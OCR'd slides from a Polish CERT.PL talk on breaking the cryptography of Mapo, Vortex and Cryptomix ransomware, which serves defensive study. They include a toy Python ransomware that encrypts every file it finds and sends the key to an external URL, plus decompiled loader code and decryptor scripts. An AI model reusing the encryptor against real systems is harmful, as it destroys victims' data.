ODSZYFRUJ RANSOMWARE

ALBO

UMRZYJ PRÓBUJĄC

$ **who**ami

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl


CERT.PL >_

$ **who**ami

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl

Analiza
złośliwego
oprogramowania

CERT.PL >_




$ **who**ami

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl

Analiza
złośliwego
oprogramowania

CERT.PL >_




CTF @ p4.team
w “wolnym” czasie

$ **who**ami

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl

Analiza
złośliwego
oprogramowania

CERT.PL >_



CTF @ p4.team
w “wolnym” czasie

Historycznie
inne zajęcia


MOBILTEK
BRILLIANT MINDS

TLP:dygresja

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl

Analiza
złośliwego
oprogramowania

CERT.PL



CTF @ p4.team
w “wolnym” czasie

Historycznie
inne zajęcia

MOBILTEK
BRILLIANT MINDS

Agenda

- Traffic Light Protocol
- Co to ransomware i jak go napisać?
- Jak odszyfrować ransomware
  - Cryptomix
  - Mapo
  - Vortex
  - Phobos (plus gościnny występ CUDA)
  - Albo umrzeć próbując


Traffic Light Protocol

Traffic Light Protocol


Traffic Light Protocol

Rookie mistake 1: Udostępnianie materiałów bez podania TLP


[Prezentacja TLP:AMBER]



Pewnie TLP:RED



Pewnie TLP:GREEN



Pewnie TLP:WHITE

CERT.PL

Traffic Light Protocol

Rookie mistake 2: Udostępnianie wszystkiego jako TLP:RED

Każda informacja jest TLP:RED

Traffic Light Protocol

Rookie mistake 3: Daltonizm (white-green colorblindness)

BiAłY

TLP:GREEN

Traffic Light Protocol

Rookie mistake 3: Daltonizm (white-green colorblindness)

Attacks on multiple HPC sites

[TLP:WHITE]

This page covers ongoing attacks. As the TLP:GREEN nature of this link was breached and it can only be considered TLP:WHITE now, this page may not be updated anymore, except for TLP:WHITE data (last update: 2020-05-18 11:00:00). For more information regarding ongoing investigations and cooperation possibilities, please contact irtf@mailman.egi directly.

Traffic Light Protocol: ta prezentacja

Traffic Light Protocol: ta prezentacja

Ransomware: how does it work

Ransomware: how does it work

ransomware: how does it work?

```
$ bat ransomware.py
from os import walk, urandom
from pathlib import Path
from requests import get
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

key = urandom(16)
r = get(f"https://tailcall.net/{key.hex()}")
for (_, _, filenames) in walk("/"):
    for f in filenames:
        aes = AES.new(key, mode=AES.MODE_CBC, IV=urandom(16))
        enc = aes.encrypt(pad(Path(f).read_bytes(), 16))
        Path(f + ".enc").write_bytes(enc)
```

ransomware: no more ransomware

https://www.nomoreransom.org/

https://nomoreransom.cert.pl/

Mapo: how does it work

mapo: kryptozagadka

Zagadka: jak wygenerować 32 bajty klucza?

- Skorzystać z implementacji OS (CryptGenRandom albo /dev/urandom)?
- Użyć instrukcji RDRAND?
- Połączyć się z serwerem C&C i pobrać wygenerowany klucz od niego?

mapo: kryptozagadka

Zagadka: jak wygenerować 32 bajty klucza?

- Skorzystać z implementacji OS (CryptGenRandom albo /dev/urandom)?
- Użyć instrukcji RDRAND?
- Połączyć się z serwerem C&C i pobrać wygenerowany klucz od niego?
- Zawołać **`rand()`** 32 razy

function

rand

```
int rand (void);
```

Generate random number

Returns a pseudo-random integral number in the range between `0` and `RAND_MAX`.

mapo: kryptozagadka

Zagadka: jak wygenerować 32 bajty klucza?


- Skorzystać z implementacji OS (CryptGenRandom albo /dev/urandom)?
- Użyć instrukcji RDRAND?
- Połączyć się z serwerem C&C i pobrać wygenerowany klucz od niego?
- Zawołać **`rand()`** 32 razy
    - ...a na wyniku wykonać **sha256()**

mapo: Reverse Engineering

```
(venv) msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ida 07c691476260420 67ef9adfa89584a4f93f8ccd24dec87dd8f291d946d465b24
```


mapo: Reverse Engineering

```
(venv) msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ida 07c69147626042067ef9adfa89584a4f93f8ccd24dec87dd8f291d946d465b24
```



Address	Ordinal	Name	Library
00428000		CryptDecrypt	ADVAPI32
00428004		CryptDeriveKey	ADVAPI32
00428008		CryptHashData	ADVAPI32
0042800C		CryptCreateHash	ADVAPI32
00428010		CryptDestroyHash	ADVAPI32
00428014		CryptAcquireContextW	ADVAPI32
00428018		CryptEncrypt	ADVAPI32
0042801C		CryptImportKey	ADVAPI32
00428020		CryptReleaseContext	ADVAPI32
00428024		CryptDestroyKey	ADVAPI32

mapo: Reverse Engineering



mapo: Reverse Engineering

Imports | IDA View-A | Pseudocode-A | Hex View-1


```
.idata:00428008                 extrn CryptHashData:dword
.idata:00428008                                         ; CODE XREF: sub_406F10+79↑p
.idata:00428008                                         ; DATA XREF: sub_406F10+79↑r
.idata:0042800C ; BOOL __stdcall CryptCreateHash(HCRYPTPROV hProv, ALG_ID Algid, HCRYPTK
.idata:0042800C                 extrn CryptCreateHash:dword
.idata:0042800C                                         ; CODE XREF: sub_406F10+65↑p
.idata:0042800C                                         ; DATA XREF: sub_406F10+65↑r
.idata:00428010 ; BOOL __stdcall CryptDestroyHash(HCRYPTHASH hHash)
```

xrefs to CryptCreateHash

Direction	Typ	Address	Text
Up	p	sub_406F10+65	call ds:CryptCreateHash
Up	r	sub_406F10+65	call ds:CryptCreateHash

OK | Cancel | Search | Help


Line 1 of 2



mapo: Reverse Engineering

```
??_7CryptoEncoder@@6B@ dd offset sub_406EB0
                                        ; DATA XREF: sub_40BAC0-4C6A↑o
                                        ; sub_406EB0+1E↑o ...
                dd offset func_with_hash
                dd offset sub_406B70
                dd offset sub_407000
                dd offset sub_406FE0
                dd offset ??_R4Encoder@@6B@ ; const Encoder::`RTTI Complete Ob
```

```
it = 0;
do
  pbBinary[it++] = my_rand() % 255;
while ( it < 32 );
```



```
unsigned int my_rand()
{
  _DWORD *v0; // eax
  unsigned int v1; // ecx

  v0 = get_rand_state();
  v1 = 214013 * v0[6] + 2531011;
  v0[6] = v1;
  return (v1 >> 16) & 0x7FFF;
}
```


mapo: upadek

```
unsigned int my_rand(unsigned int *_seed) {
    *_seed = *_seed * 0x343FD + 0x269EC3;
    return (*_seed >> 16) & 0x7FFF;
}

for(unsigned int seed=job->seed_start; seed<job->seed_end; seed++){
    unsigned int _seed = seed;
    for(int x=0; x<32; x++){
        data[x] = my_rand(&_seed) % 0xff;  // yes % 255
    }

    sha256_init(&state);
    sha256_update(&state, data, 32);
    sha256_final(&state, data);

    memcpy(input_copy, job->encrypted_data, 16);
    AES_init_ctx_iv(&ctx, data, iv);
    AES_CBC_decrypt_buffer(&ctx, input_copy, 16);

    if(strncmp(input_copy, job->test, clear_len) == 0) {
```

mapo: upadek

```
VERSIONS = [
    ("Key verify", "=+ Key verify =+\n((?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?)"),
    ("L2 Protection", "~ L2 Protection ~\n((?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?)"),
    ("EDAB", "~ EDAB ~\n((?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?)"),
    ("GOMER", "~ GOMER ~\n((?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?)"),
    ("Key verify", "~ Key verify ~\n((?:[A-Za-z0-9+/]{4})*(?:[A-Za-z0-9+/]{2}==|[A-Za-z0-9+/]{3}=)?)"),
]
```


mapo: upadek



TLP:GREEN

Vortex: how does it work

Vortex: more of the same



» Armaged0n czyli Tomasz T. od 6 lat regularnie atakujący Polaków wreszcie...

@niebezpiecznik-pl niebezpiecznik.pl #polska #policja #niebezpiecznik #security #bezpieczenstwo

Armaged0n czyli Tomasz T. od 6 lat regularnie atakujący Polaków wreszcie został aresztowany. Będziecie tęsknili za lewymi fakturami z Playa i innych firm?

Vortex: more of the same

Zagadka: jak wygenerować 32 bajty klucza?

- Skorzystać z implementacji OS (CryptGenRandom albo /dev/urandom)?
- Użyć instrukcji RDRAND?
- Połączyć się z serwerem C&C i pobrać wygenerowany klucz od niego?
- Zawołać **`r.Random()`** 32 razy
    - ..a na wyniku wykonać **`HMAC(sha256)`**

Vortex: more of the same

Vortex: more of the same

Zagadka: jak wygenerować 32 bajty klucza?

- Skorzystać z implementacji OS (CryptGenRandom albo /dev/urandom)?
- Użyć instrukcji RDRAND?
- Połączyć się z serwerem C&C i pobrać wygenerowany klucz od niego?
- Zawołać **`r.Random()`** 32 razy
  - ..a na wyniku wykonać **`HMAC(sha256)`**
- ...Ale użyć do tego zewnętrznego generatora haseł online

Vortex: more of the same


Not wanting to make this mistake, but also not trusting to generate a key on the local computer, the crook makes an HTTP request to a public API and asks for a 40-character-long random alpha-numeric string, which it uses as the encryption key. The API's URL is:

```
http://www.sethcardoza.com/api/rest/tools/random_password_generator
/length:40/complexity:alphaNumeric
```

Cryptomix: how does it work


f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e158131a118628270

Reversowanie Konwencjonalne



pacjent.exe

Reversowanie Konwencjonalne




Reversowanie Konwencjonalne

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ida f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e158131a118628270
```

Reversowanie Konwencjonalne

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ida f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e158131a118628270
```



Reversowanie Konwencjonalne

```
1  int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2  {
3    _DWORD *v4; // esi
4    HMODULE v5; // edx
5    int v6; // edi
6
7    dword_40ACD4 = (int)GetModuleHandleW(0);
8    sub_401320();
9    GetCompressedFileSizeA("Windowspool.sys", 0);
10   if ( (unsigned __int8)sub_401000() )
11   {
12     v4 = *(_DWORD **)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 28);
13     do
14     {
15       v5 = (HMODULE)v4[2];
16       v6 = v4[8];
17       v4 = (_DWORD *)*v4;
18     }
19     while ( *(_DWORD *)(v6 + 12) != 3276851 );
20     hModule = v5;
21     sub_4015D0();
22   }
23   ((void (*)(void))(dword_40ACE8 + dword_40ACE4))();
24   return 0;
25 }
```

Reversowanie Konwencjonalne

```
1  int sub_4015D0()
2  {
3    HRSRC v0; // eax
4    HGLOBAL v1; // esi
5    HMODULE v2; // eax
6    FARPROC v3; // eax
7    int v4; // esi
8    signed int v5; // ecx
9    int v6; // esi
10
11   v0 = FindResourceW(0, (LPCWSTR)0xE76, L"HGFYADSDYSAGYDHAS");
12   v1 = LoadResource(0, v0);
13   v2 = LoadLibraryExW(L"Kernel32.dll", 0, 0);
14   v3 = GetProcAddress(v2, "LockResource");
15   v4 = ((int (__stdcall *)(HGLOBAL))v3)(v1);
16   dword_40ACDC = (int)VirtualAlloc(0, 0x7A00u, 0x3000u, 4u);
17   RtlMoveMemory(dword_40ACDC, v4, 31232);
18   v5 = 0;
19   do
20   {
21     if ( v5 >= 0 )
22       *(_BYTE *)(dword_40ACDC + v5) ^= aQaghrtyurwdasi[v5 % 0xDu];
23     v6 = v5 + 2;
24     if ( v5 + 1 >= 0 )
25       *(_BYTE *)(dword_40ACDC + v5 + 1) ^= MEMORY[0x40A001][v5 - 13 * ((v5 + 1) / 0xDu)];
26     if ( v6 >= 0 )
27       *(_BYTE *)(dword_40ACDC + v5 + 2) ^= MEMORY[0x40A002][v5 - 13 * (v6 / 0xDu)];
28     if ( v5 + 3 >= 0 )
29       *(_BYTE *)(dword_40ACDC + v5 + 3) ^= MEMORY[0x40A003][v5 - 13 * ((v5 + 3) / 0xDu)];
30     v5 += 4;
31   }
32   while ( v5 < 31232 );
33   return sub_401440(dword_40ACDC);
34 }
```

Reversowanie Konwencjonalne

```
1  int sub_4015D0()
2  {
3    HRSRC v0; // eax
4    HGLOBAL v1; // esi
5    HMODULE v2; // eax
6    FARPROC v3; // eax
7    int v4; // esi
8    signed int v5; // ecx
9    int v6; // esi
10
11   v0 = FindResourceW(0, (LPCWSTR)0xE76, L"HGFYADSDYSAGYDHAS");
12   v1 = LoadResource(0, v0);
13   v2 =
14   v3 =
15   v4 =
16   dword
17   RtlMo
18   v5 = 0;
19   do
20   {
21     if ( v5 >= 0 )
22       *(_BYTE *)(dword_40ACDC + v5) ^= aQaghrtyurwdasi[v5 % 0xDu];
23     v6 = v5 + 2;
24     if ( v5 + 1 >= 0 )
25       *(_BYTE *)(dword_40ACDC + v5 + 1) ^= MEMORY[0x40A001][v5 - 13 * ((v5 + 1) / 0xDu)];
26     if ( v6 >= 0 )
27       *(_BYTE *)(dword_40ACDC + v5 + 2) ^= MEMORY[0x40A002][v5 - 13 * (v6 / 0xDu)];
28     if ( v5 + 3 >= 0 )
29       *(_BYTE *)(dword_40ACDC + v5 + 3) ^= MEMORY[0x40A003][v5 - 13 * ((v5 + 3) / 0xDu)];
30     v5 += 4;
31   }
32   while ( v5 < 31232 );
33   return sub_401440(dword_40ACDC);
34 }
```

```
data:0040A000 ; char aQaghrtyurwdasi[]
data:0040A000 aQaghrtyurwdasi db 'QaGHRtyurwdasiyudisajk',0
data:0040A000                                          ; DATA XREF: sub
```

Reversowanie Konwencjonalne

```
def try_decrypt_with(m, xorkey):
    for res in m.pe.DIRECTORY_ENTRY_RESOURCE.entries:
        if res.name is not None or True:
            res0 = res.directory.entries[0].directory.entries[0].data.struct
            d = m.read(res0.OffsetToData, res0.Size)
            decrypted = xor(d, xorkey)
            if decrypted[:2] != "MZ":
                continue
            if decrypted[:16] != '4d5a90000300000004000000ffff0000'.decode('hex'):
                print "invalid decryption key/length", len(xorkey)
                continue
            return decrypted

def process_yara_hit(m, hit, *args):
    xoraddr = m.dword(hit+2)
    xorkey = m.read(xoraddr, 13)

    return try_decrypt_with(m, xorkey)
```

Reversowanie Ekstremalne (RE)


```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ 7z x f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e158131a118628270
```

Reversowanie Ekstremalne (RE)

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ 7z x f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e1                    270

msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc
ACCELERATOR  HGFYADSDYSAGYDHAS  MANIFEST  string.txt  version.txt
```

Reversowanie Ekstremalne (RE)

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ 7z x f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e1                    270

msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc
                                                    IFEST  string.t          t

msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc/HGFYADSDYSAGYDHAS/
3702
```



Reversowanie Ekstremalne (RE)

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ 7z x f8751c14c6f14239d867b21ea1229eeddfa052aeab22b25e1                    270
```

```
msm@mars /tmp/tmp.O31Gkawd3m [0]
$ ls .rsrc
